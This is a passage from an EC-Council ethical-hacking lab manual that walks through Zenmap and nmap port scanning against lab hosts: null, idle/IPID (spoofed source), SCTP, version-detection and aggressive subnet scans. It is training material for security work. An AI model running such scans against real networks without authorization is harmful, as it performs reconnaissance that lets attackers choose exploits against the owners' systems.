
33. The **Profile Editor** window appears. In the **Profile** tab, under the **Profile Information** section, input a profile name (here, **Null Scan**) into the **Profile name** field.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Now, click the **Scan** tab and select the scan option (here, **Null scan (-sN)**) from the **TCP scan** drop-down list.
35. Select **None** in the **Non-TCP scans** drop-down list and **Aggressive (-T4)** in the **Timing template** list. Ensure that the **Enable all advanced/aggressive options (-A)** checkbox is selected and click **Save Changes**, as shown in the screenshot.

    Note: Using this configuration, you are setting Nmap to perform a null scan with the time template as **-T4** and all **aggressive** options enabled.
36. This will create a new profile, and will thus be added to the profile list.




37. In this sub-task, we will be targeting the **Ubuntu** machine (**10.10.1.9**).
38. In the main window of **Zenmap**, enter the target IP address (here, **10.10.1.9**) in the **Target** field to scan. Select the **Null Scan** profile, which you created from the **Profile** drop-down list, and then click **Scan**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Nmap scans the target and displays results in the **Nmap Output** tab, as shown in the screenshot.



40. Apart from the aforementioned port scanning and service discovery techniques, you can also use the following scanning techniques to perform a port and service discovery on a target network using Nmap.

- **IDLE/IPID Header Scan**: A TCP port scan method that can be used to send a spoofed source address to a computer to discover what services are available.

  nmap -sI -v [target IP address]

- **SCTP INIT Scan**: An INIT chunk is sent to the target host; an INIT+ACK chunk response implies that the port is open, and an ABORT Chunk response means that the port is closed.

  nmap -sY -v [target IP address]

- **SCTP COOKIE ECHO Scan**: A COOKIE ECHO chunk is sent to the target host; no response implies that the port is open and ABORT Chunk response means that the port is closed.

  nmap -sZ -v [target IP address]


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. In the **Command** field, type the command **nmap -sV [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

    Note: **-sV**: detects service versions.

42. The scan results appear, displaying that open ports and the version of services running on the ports, as shown in the screenshot.

    Note: Service version detection helps you to obtain information about the running services and their versions on a target system. Obtaining an accurate service version number allows you to determine which exploits the target system is vulnerable to.




43. In the **Command** field, type the command **nmap -A [Target Subnet]** (here, target subnet is **10.10.1.***) and click **Scan**. By providing the "*" (asterisk) wildcard, you can scan a whole subnet or IP range.

